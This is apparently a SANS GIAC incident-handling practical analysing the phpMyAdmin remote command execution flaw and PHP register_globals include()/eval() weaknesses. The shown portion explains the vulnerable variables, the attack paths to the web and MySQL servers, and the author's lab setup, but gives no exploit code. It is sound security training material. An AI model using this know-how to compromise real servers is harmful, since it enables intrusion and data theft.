



# Global Information Assurance Certification Paper

Copyright SANS Institute  
Author Retains Full Rights

This paper is taken from the GIAC directory of certified professionals. Reposting is not permitted without express written permission.

## Interested in learning more?

Check out the list of upcoming events offering  
"Hacker Tools, Techniques, and Incident Handling (Security 504)"  
at <http://www.giac.org/registration/gcih>

---

## **GIAC Certification**

### **Advanced Incident Handling and Hacker Exploits**

### **GCIH Practical Assignment v2.0**

(Option 2: Cyber Defense Initiative)

### **phpMyAdmin Arbitrary Command Execution**

**Vulnerabilities** (Bugtraq ID 3121)

PHP Global Variable Vulnerabilities (CERT VU#847803)

---

*Susan E. Young* (syoun8001)

© SANS Institute 2000 - 2005, Author retains full rights.


## Table of Contents

<b><u>GIAC Certification</u></b>	<b><i>1</i></b>
<b><u>Susan E. Young (syounq8001)</u></b>	<b><i>1</i></b>
<b><u>Table of Contents</u></b>	<b><i>2</i></b>
<b><u>Part 1 – Targeted port</u></b>	<b><i>3</i></b>
<b><u>Part 2 – Specific Exploit</u></b>	<b><i>10</i></b>
<u>Context</u>	10
<u>Exploit Details (Summary)</u>	12
<u>Credits</u>	15
<u>Lab/Test Environment</u>	16
<u>The Exploit(s)</u>	17
<u>Sql.php(3)</u>	17
<u>Variants</u>	24
<u>Tbl copy.php(3) and tbl rename.php(3)</u>	25
<u>Attack Tools</u>	26
<u>Exploit Variants</u>	27
<u>Reading Files</u>	27
<u>Writing files (File upload and execution)</u>	27
<u>Other File Service Exploits</u>	31
<u>Database Exploits</u>	32
<u>Variants</u>	36
<u>PhpMyAdmin Remediation</u>	38
<u>PHP Protections</u>	39
<u>Programming Practices</u>	41
<u>Source Code Audit</u>	42
<u>Web Server Protections</u>	43
<u>Operating Systems controls</u>	46
<u>Database (mySQL) controls</u>	46
<u>Firewalling and topology considerations</u>	48
<u>Web References</u>	50
<u>PhpMyAdmin Source</u>	50
<u>Text References</u>	51

## Part 1 – Targeted port


*The targeted port chosen for this practical is TCP port 80 (HTTP).*

The following data was drawn from the Internet Storm Center (ISC) and Consensus Intrusion Database (CID) at <http://incidents.org> on October 22, 2001.



The majority of the HTTP probes or intrusions reported at this specific period in time were linked to the progress of the *Nimda Worm/Virus*<sup>1</sup>. Worms and viruses proliferated this year (2001), resulting in systematic penetration of Web servers and clients across the Internet; most of these self-replicating attack tools leveraged specific application exploits relating to vulnerabilities in Web Server software<sup>2</sup> and Web applications as the mechanism(s) for intrusion.

The ISC and CID aggregate intrusion data (port probes) gathered from Intrusion Detection Systems and Firewalls at sites across the Internet, for the purposes of providing comprehensive statistics and graphs of intrusion-related activity. For the thirty-day period ending on October 22, 2001, the following HTTP submissions were reported:



<sup>1</sup> W32.Nimda.A@mm, CERT Advisory CA-2001-26, NIPC Advisory 01-022.

<sup>2</sup> Nimda utilized the Microsoft IIS/PWS Extended Unicode Directory Traversal Vulnerability (CVE-2000-0884), and the IIS/PWS Escaped Character Decoding Command Execution Vulnerability (CAN-2001-0333), amongst others.

This paper focuses on a specific PHP Hypertext Preprocessor (PHP) exploit – a Remote Command execution vulnerability in phpMyAdmin<sup>3</sup> – to illustrate some general points about HTTP protocol and application (HTTP/PHP) vulnerabilities. It also explores the process of “expanding” an exploit by leveraging it to attack backend applications (or application data), plant trojan or backdoor code, or gather reconnaissance data.

## HTTP Services and related Applications

The chosen target port – TCP port 80 – is commonly associated with Hypertext Transfer Protocol (HTTP) services, and, in particular, Web (HTTP) servers. The HTTP protocol was designed to support the visualization of a variety of content and its ability to dynamically negotiate the representation of different content types over an HTTP session has led to the layering of various content, scripting, programming, database, multimedia, and management applications on top of HTTP.

From a high-level perspective, Web clients (browsers) and web servers can be conceived of as a multitude of applications using HTTP as a common transport for the exchange of application data.

**Table 1.1** illustrates a portion of the content (application) types currently supported by HTTP:

Description of Content	File Extension(s)	MIME type/subtype	Vulnerabilities (CVE References)
HTML Data	.htm, .html	text/html	
Javascript program	.js .ls .mocha	application/x-javascript text/javascript	Browser-side vulnerabilities, e.g. CVE-2001-0148, CVE-2001-0149
JPEG Image	.jpg, .jpeg	image/jpeg	CVE-2000-0655
Macromedia Shockwave		application/x-director	CVE-2001-0166
MPEG-3 Audio	.mp3	audio/x-mpeg-3	
PC executable	.exe	application/octet-stream	
Perl program	.pl	application/x-perl	CVE-2001-0462, CVE-2000-0296
PHP Hypertext Processor (PHP)	.php	application/x-php	CVE-2001-0475, CVE-2001-0108
RealAudio	.ra, .ram	application/x-realaudio	
VBScript program	.vbs	text/vbscript	
XML script	.xml	application/xml	

As the table indicates, many applications (and scripting languages) supported by the

<sup>3</sup> And related PHP include() Global variable exploits (see CERT Vulnerability Note U#847803).

HTTP protocol have associated vulnerabilities; from a web administration perspective, this means that administrators have to contend not just with HTTP vulnerabilities, but also the challenge of providing a secure environment for a myriad of applications.

Since TCP port 80 is associated with Hypertext Transfer Protocol (HTTP) services and Internet Web (HTTP) servers, in particular; port probes of TCP/80 are generally intended to identify vulnerabilities in particular HTTP servers or HTTP Caching proxies. Although the HTTP protocol supports Web Servers, it's worth noting that the World Wide Web is increasingly being used as a front-end to complex backend Internet Commerce applications and that, as a result, many commercial and open source products have evolved into fully-featured product suites.

This has 2 key consequences:

- As Web Servers become more complex and function as Web Application Servers, the variety of HTTP-based exploits they are vulnerable to will continue to exponentially increase
- HTTP-based exploits are evolving that leverage HTTP as a mechanism for launching an attack against associated Application servers (for example, backend Database servers containing credit card data)

HTTP is also increasingly being used as a foundation protocol for the development of Web management front-ends that can be used for remote management of network devices and appliances; significant HTTP-based vulnerabilities have been identified in systems not traditionally considered “Web” servers<sup>4</sup>.

## HTTP Protocol (TCP/80)

The Hypertext Transfer Protocol (HTTP) was first documented in an RFC in 1996 (*RFC 1945*), but was originally developed as a performance-optimized protocol for the exchange of distributed electronic information. The HTTP v1.1 specification of the protocol (1997) extended its ability to perform complex data typing and to support specific performance and server enhancements, such as persistent connections, virtual hosts, and complex caching and proxying controls.

There are several key elements to the HTTP protocol:

- HTTP data communications are client-server or server-client; both clients and servers have the ability to push data to the remote “peer”, dependent on the peer security controls (e.g. both can theoretically update the filesystem on the remote system)
- HTTP is a request-response protocol – an HTTP client issues a request to the

---


<sup>4</sup> Cisco Routers, for example (see <http://www.cert.org/advisories/CA-2001-14.html>).

server and the server responds with the requested data or an appropriate error code. The protocol supports several protocol *methods* that designate how information is represented by the client and determine the way in which the server responds to the client request (HTTP methods include GET, POST, HEAD, PUT, DELETE, etc.)

- The protocol supports the ability to dynamically communicate information about the type of data being transferred (the MIME type), and the status of the HTTP session, which is communicated through a series of status codes. Any application content not natively managed by the server is incorporated by calling a Common Gateway Interface (CGI) script or module/plugin that gateways data to the supporting application
- HTTP is a *stateless* protocol. Any data not independently tracked by the server (or client) and/or written to a backend database is lost once an individual HTTP connection terminates. Servers employ a variety of methods in order to track client or session data, including *cookies* and hidden tags.


Many of these protocol elements may come into play when analyzing specific HTTP exploits.

Generally, HTTP requests are issued over a single (persistent) TCP *virtual connection* and represent requests for access to individual *objects* (URLs) on the server:



Frequently, the object being requested by the client points to a data resource (really a “hook”) that requires processing by the HTTP server or a backend application. As an example, the examination of a POST request that populates a form and a backend

database application reveals the following:



Calling applications or application content (including dynamic content such as Java or ActiveX) and permitting object/resource updates can introduce client and server-side vulnerabilities, if inappropriate bounds checking is performed. This concept is reinforced in the *Exploit* section of this paper.

## HTTP Security Issues and Vulnerabilities

Many HTTP-related exploits and vulnerabilities are application or content-specific, with no direct relation to deficiencies in the protocol (although the protocol doesn't necessarily contain these by providing an appropriate security framework). Key vulnerabilities are indicated below.

Access Controls	HTTP does not support complex access and filtering controls
-----------------	---

HTTP servers generally support anonymous access, and methods that facilitate the remote update of objects and resources contained in the server filesystem. Access controls tend not to be very granular.



Authentication	HTTP does not provide privacy for authentication credentials
----------------	--

The Basic Access Authentication framework provided by the HTTP protocol does not natively provide privacy for authentication credentials. The protocol generally relies on the authentication server or mechanism to provide credential privacy via encryption or password hashing.

Bounds Checking	There are limited facilities in the protocol for bounds checking
-----------------	--

There are no protocol-specific and only certain implementation-specific facilities for performing server-side “bounds checking” for data supplied over an HTTP session. In general, the protocol relies on the application developer to implement controls within an HTTP-based application to perform appropriate bounds checking on data input and output.

Caching	Caching mechanisms in the protocol have vulnerabilities
---------	---

There are client and server-side controls that can be activated to impose security controls on caching, but working within validation and expiration criteria, it is still possible to compromise or corrupt a web cache. HTTP caches represent an additional threat because they may cache sensitive or confidential data relating to users or content providers.

Content vulnerabilities	HTTP has limited content filtering capabilities
-------------------------	---

HTTP data typing and representation capabilities mean that the protocol is equipped to handle a multitude of different content and data types, including content associated with other Internet protocols and applications (FTP, NNTP, etc.), and MIME-type data. Natively, the HTTP protocol has limited facilities for filtering content types, and malicious code can be propagated and executed on both client and server systems, using HTTP as the transport.

Denial-of-Service	The HTTP protocol is vulnerable to denial-of-service
-------------------	--

HTTP servers can be susceptible to denial-of-service because they operate with relatively few access controls and provide potential access to various finite system resources – accounts, network listener(s), memory/buffer space, and the server filesystem.

On an HTTP server, denial-of-service attacks may target the server operating system, server software, content/code, or back-end application servers. Source authentication and integrity controls (HTTPS), resource restrictions and input checks can help thwart denial-of-service.

DNS-related vulnerabilities	HTTP services can be prone to DNS redirection
-----------------------------	---

In common with other Internet protocols, HTTP traffic can be manipulated using DNS-based attack mechanisms that may involve manipulation of DNS data and redirection to illegitimate Web sites. By manipulating DNS records and spoofing DNS data, an attacker can redirect HTTP or HTTPS clients to arbitrary or counterfeit sites.

HTTP Method vulnerabilities	Specific HTTP methods have vulnerabilities
-----------------------------	--

The HTTP protocol supports a series of methods that provide for information retrieval, search, and update with respect to resources contained on HTTP servers. Certain methods provide for update of HTTP data (e.g. the POST, PUT, and DELETE methods) and must be appropriately managed and bounded by server-side and application controls.

Traffic Privacy Issues	The HTTP protocol does not natively support traffic privacy
------------------------	---

Natively, the HTTP protocol does not provide privacy or encryption services for HTTP session data; extensions to the HTTP protocol (such as HTTPS and SSL) do provide session encryption capabilities via the use of digital certificates.

The type of data that can be intercepted in transit includes account information, URIs, forms-based input and response data (including database or application server responses to client queries). Capture and inspection of HTTP header information and response data can reveal useful information about an HTTP server and the types of content and methods it supports.

Trust & Verification	Lack of verification controls to contain "trust" issues <sup>5</sup>
----------------------	--

There are a variety of "trust-based" attacks that can be mounted to subvert HTTP sessions; including spoofing, hi-jacking, and man-in-the-middle attacks. These are facilitated by the fact that the HTTP protocol lacks fundamental verification controls. A related peril is the threat of content update and malicious code, since by default neither HTTP clients nor servers perform exhaustive content checking and verification.

The PHP Exploit that forms the basis for this practical is representative of a specific application vulnerability (in this instance, a vulnerability in a scripting language) that could be manipulated to effect a variety of application-based attacks, using HTTP as a transport mechanism. Of the protocol and application vulnerabilities indicated above, this particular exploit leverages protocol weaknesses relating to bounds checking, malicious content (content verification), trust relationships, and HTTP/POST method vulnerabilities.

In a broader context, the paper explores variants of the PHP include() Global Variable exploit to reinforce the point that vulnerabilities and exploits are cumulative in their

---

<sup>5</sup> Use of HTTPS and SSL can contain trust issues by imposing client-server entity verification using certificates.

impact on client and server security.

## Part 2 – Specific Exploit

### Background

PHP (PHP Hypertext Preprocessor)<sup>6</sup> was developed by Rasmus Lerdorf as an open-source, cross platform, interpreted scripting language for the development of web and web-enabled applications. There are currently approximately 6.6 million DNS domains utilizing PHP as a server-side scripting language<sup>7</sup>, and the amount of reusable PHP code, libraries and tools available on the Internet has proliferated. PHP is typically used to construct web applications like shopping carts, bulletin boards, web forums, portals and other content management systems, and has been marketed as a compatible Electronic Commerce scripting language.

PHP provides connectivity to many common database systems (Oracle, Sybase, MySQL, Informix, ODBC, etc.) and integrates with external libraries that interface with many of the applications and MIME types documented in Table 1.1 of this paper (including XML, Java, etc.). PHP supports Java connectivity, numerous Internet protocols (such as LDAP, SNMP, IMAP), COM, and provides hooks into other Web programming languages. Support for the Open API means that it is also possible to extend PHP to support particular functions and implementations.

This interoperability means that PHP Global Include() vulnerabilities related to the exploit referenced in this paper have the potential to translate into a variety of client, server and application platform exploits and exposures. The incorporation of specific functions into publicly available libraries and reusable code means that a single PHP vulnerability readily impacts multiple PHP applications and is often propagated to new development tools and toolkits.

### Exploit Details

The exploit addressed in this paper is the phpMyAdmin Remote Command execution vulnerability identified in BugTraq ID 3121 of 7/31/01, and relates to the PHP Include() Global Variable vulnerabilities detailed in CERT Vulnerability Note VU #847803 (“PHP variables passed from the browser are stored in global context”).

#### *Context*

The PHP operating environment is largely governed by parameters set in the *php.ini* file (*php.ini* generally resides in the PHP LIBDIR directory). There are several default data-handling parameters set in *php.ini* that reveal key aspects of PHP as a scripting language

---

<sup>6</sup> PHP originally represented “Personal Home Page”.

<sup>7</sup> “PHP and MySQL Web Development” (Luke Welling, Laura Thomson, SAMS)

and have a direct bearing on PHP Global Variable-related vulnerabilities<sup>8</sup>:

- `Safe Mode = Off`  
`Safe_mode_allowed_env_vars = PHP_`

If Safe Mode is activated, users may only alter environment variables whose names begin with the prefixes supplied. By default Safe Mode is disabled, and PHP allows users (clients) to set any environment variable. This default did not change between versions 3.0 and 4.0 of the PHP engine.

- `Register_globals = On`

Set to “on” in PHP-4.0 (defaults to ‘On’, in effect, for PHP 3.0). By default, PHP operates with the *register\_globals* parameter in the *php.ini* file set to “on”, which means that variables passed by an HTML/PHP page or via a client browser are automatically initialized and stored in a global context by PHP. This default can introduce vulnerabilities because it provides an attacker with the ability to override a global variable to manipulate the execution of a PHP script, and thereby execute arbitrary code. Certain PHP applications depend upon this default.

- `Track_vars = On`

Set by default in the PHP 4.06 engine, and set as a default parameter in the 3.0 version *php.ini* file. *Track\_vars* enables the `$HTTP_GET_VARS[]`, `$HTTP_POST_VARS[]`, and `$HTTP_COOKIE_VARS[]` arrays. With this parameter turned on, these arrays are capable of capturing various form variables, dependent upon the HTTP method used to submit the form. With *track\_vars* set to “off”, form variables can be referenced by their short names, (e.g. `$variable_name`).

- `Variables_order = "EGPCS"`

In PHP, specific variable values can be superseded by new registrations. The “variables\_order” directive sets the precedence of variable registrations (the order in which variables are registered by PHP). The default order is Environment, followed by GET, POST, Cookie and Built-in variables. HTTP/PHP clients (browsers) have the ability to manipulate variables via the GET, POST and Cookie mechanisms.

The default operating environment imposed for the 3.0 and 4.0 version PHP engines can leave PHP-based applications susceptible to *programming-related* vulnerabilities in the handling of application/script variables. Specifically:

---

<sup>8</sup> Note that several key parameter defaults changed between different versions of the PHP engine.

#### Failure to initialize variables with reasonable values

If a PHP programmer fails to appropriately “type” and provide initial values for variable(s) within a program, a user may be able to supply alternate values to an executing program. Depending on the “context” for the variable (the operations performed using the variable, and the functions it is passed to), this can provide the user with the opportunity to supply arbitrary code that drastically alters the program’s effect.

This is because PHP is a weakly “typed” language<sup>9</sup> and, by default, dynamically types and initializes variables on behalf of the programmer using assigned value(s).

#### Failure to apply the appropriate scope to program variables

“Scope” refers to the availability of a specific variable to particular functions within a script or program. In PHP, global variables can be called from anywhere within a script, but are not visible within individual functions, unless they are explicitly declared as a global variable within the function. The default configuration for PHP is to treat all variables passed from a client browser as being global to the entire script; prospectively, this means that the manipulation of a single global variable might provide the ability to manipulate multiple functions within an executing program.

The particular exploit that is the focus of this paper hinges around both of these facets of programming practice and PHP.

#### *Exploit Details (Summary)*

Component	Description	References
Exploit Name	PhpMyAdmin Remote Command Execution Vulnerability	Bugtraq ID 3121 SRADV00008 CERT VU #847803 “A Study in Scarlet” <u>Credits:</u> Shaun Clowes, Carl Livitt

<sup>9</sup> PHP is a weakly “typed” language, which means that the variable type (integer, string, etc.) does not have to be declared before the variable is first utilized; the variable type is essentially determined by the value assigned to it and can be changed dynamically during program execution.

Variants	<p><u>PhpMyAdmin</u>: several specific remote command execution vulnerabilities:</p> <ul style="list-style-type: none"> <li>- Sql.php3 include (\$goto)</li> <li>- Tbl_copy.php eval ("\"\$message..)</li> <li>- Tbl_rename.php eval ("\"\$message..)</li> </ul> <p>These vulnerabilities can be exploited to launch a shell, execute arbitrary code (.php or other), upload a file or to package a query to a backend mySQL database). Related vulnerabilities exist in phpPgMyAdmin which is the PostgreSQL version of phpMyAdmin.</p> <p><u>General variants</u>: any of the related PHP Include() Global variable exploits. Related PHP and general data-handling vulnerabilities.</p>	"Variants", below. General Include() Global variable vulnerabilities were detailed in the CERT Vulnerability Notes database at VU #847803.
Operating System	<p>Microsoft Windows server platforms (Windows NT, Windows 2000)</p> <p>Most Linux distributions (Redhat, Debian, SuSE)</p> <p>Many UNIX platforms (Solaris, HP, AIX, FreeBSD, OpenBSD, etc.)</p>	Bugtraq ID 3121
Protocols/Services	<u>Protocols</u> : HTTP (TCP/80), SQL (mySQL, TCP/3306), potentially other protocols and files services (e.g. FTP), depending on server configuration.	"Protocol Description", below
Brief Description	PhpMyAdmin is a PHP-based front-end application used in the management of mySQL databases. The application makes insecure calls to the include() and eval () functions (PHP built-in functions) and facilitates manipulation of the value(s) of specific global variables, allowing the execution of arbitrary code.	<p>"How the Exploit Works", below.</p> <p>The sql.php3 vulnerability affects phpMyAdmin versions 2.1 (official) and 2.05 (unofficial).</p> <p>The tbl_copy.php and tbl_rename.php vulnerabilities affect phpMyAdmin versions 2.2.0rc3 and below.</p>

## Protocol Description


Essentially, a single protocol is utilized in exploiting the PHP include() Global variable vulnerability – the Hypertext Transfer Protocol (HTTP). The port most commonly associated with this service is TCP/80.

It's worth noting, however, that dependent upon any additional services the HTTP/PHP server is running (e.g. SMTP, FTP, TFTP, SQL, etc.), there may be multiple ports engaged in an attack. In the case of the phpMyAdmin exploit detailed below, HTTP is used as the transport for the intrusion, but SQL calls can also be supplied over the HTTP session in order to gather data from a backend mySQL database server (the default port for mySQL


database management servers is TCP/3306).

PhpMyAdmin was specifically designed to facilitate remote management of MySQL DBMS's via an HTTP/PHP web front-end. Essentially, phpMyAdmin is used as a CGI gateway, for relaying SQL requests from an HTTP client (web browser) to a backend MySQL database server. Rather than directly issuing commands or queries to a MySQL server over TCP/3306 (e.g. *SELECT \* FROM user LIMIT 0, 30*), phpMyAdmin packages these requests in HTML/PHP. The PHP engine then “interprets” the SQL and relays the correct SQL commands to the backend MySQL server.

**Figure 1.4** illustrates the phpMyAdmin console for viewing all records in the MySQL user table; this view of the database is equivalent to performing a *SELECT \* FROM user LIMIT 0, 30* using the MySQL monitor<sup>10</sup>.




**Figure 1.4** phpMyAdmin interface for *SELECT \** from user (MySQL database).



<sup>10</sup> The MySQL user database contains information about user privileges and grants to the MySQL database.

*Figure 1.5* phpMyAdmin HTTP session, illustrating a call to sql.php3 with SQL SELECT parameters (\*, db=mysql, table=user, goto=tbl\_properties.php3 (to display and format the output of the SELECT statement)).



*Figure 1.6* Interaction between phpMyAdmin client, HTTP/PHP and mySQL servers

From a security perspective, the organization of phpMyAdmin presents an attacker with several potential avenues of assault using an HTTP session:

- *The Web Server.* The Web server itself, if incorrectly secured, could be compromised. Depending on the trust relationships that exist between the web server, the database server, and other hosts, compromising the web server could be a means of conducting reconnaissance, retrieving data from the database, or gaining a presence on a private, protected network.
- *The PHP script engine (and phpMyAdmin).* By exploiting vulnerabilities in the configuration of PHP and the phpMyAdmin scripts, the script engine itself could be used as a means of intrusion into the Web and/or Database servers, or as a mechanism for gathering data from the mySQL database(s). Compromise of the Web or Database servers could provide a presence on a private, protected network.
- *The mySQL Database.* Errors in the configuration of database privileges, accounts, and schemas, as well as failure to take basic security precautions, such as deleting the test database(s), renders the mySQL database (and server) vulnerable. Since a trust relationship is established with the Web server via phpMyAdmin, weaknesses in the mySQL configuration can provide remote access to the database server, and a means of retrieving data from the database or mounting an intrusion into a private, protected network.

All of these intrusions can be mounted across TCP port 80, and all are cumulative in their impact – the phpMyAdmin exploit(s) detailed below, demonstrate that appropriately securing the CGI script engine, Web and Database servers curtails the types of attack(s) that can be effected. Running additional server services (listeners) or leaving client programs intact on the server(s), increases the potential for intrusion.



## How the Exploit works

### *Credits*

*Atil* ([bugtraq@jakob.weite-welt.com](mailto:bugtraq@jakob.weite-welt.com)) and *Genetics* ([veenstra@chello.nl](mailto:veenstra@chello.nl)) should be credited with exploring and developing information across applications regarding PHP include() Global variable vulnerabilities, in addition to indicating potential exploit mechanisms. The “References” section of this document includes link(s) to an application source audit they performed to indicate vulnerable PHP applications. *Carl Livitt* and *Shaun Clowes* are credited with uncovering the specific PhpMyAdmin exploit(s) detailed in this section of the paper (see References & Credits for specific links). Shaun Clowes uncovered a series of exploits relating to phpMyAdmin script sql.php(3), which is detailed in SecureReality advisory SRADV00008 and referenced in a paper he presented on PHP vulnerabilities at the Blackhat briefings, April 2001 (“A Study in Scarlet”). Carl Livitt should be credited with uncovering additional vulnerabilities in phpMyAdmin’s tbl\_copy.php(3) and tbl\_rename.php(3), and was given a credit in the SecurityFocus advisory regarding vulnerabilities in phpMyAdmin 2.2rc3 (Bugtraq ID 3121).

Both sets of references and the Text and Reference materials listed at the end of this paper were used in reconstructing the original exploit, and assigning it a context.

### *Lab/Test Environment*

The test environment used to reproduce the exploit consisted of the following<sup>11</sup>:

- A Redhat Linux 7.1 Web Server, configured with:
  - Kernel Version 2.4.10
  - Apache 1.3.22 (compiled using the APACI option with DSO support)
  - MySQL 3.23.43 (compiled with -felide-constructors, -fno-exceptions, -fno-rtti, and --with-mysqld-ldflags=-all-static)
  - Perl 5.6.1
  - PHP 4.0.6 (compiled as an Apache module, with MySQL support)
  - PHP 3.0.18 (compiled as an Apache module, with MySQL support<sup>12</sup>)
  - PhpMyAdmin 2.1.0 (without SecureReality patch)
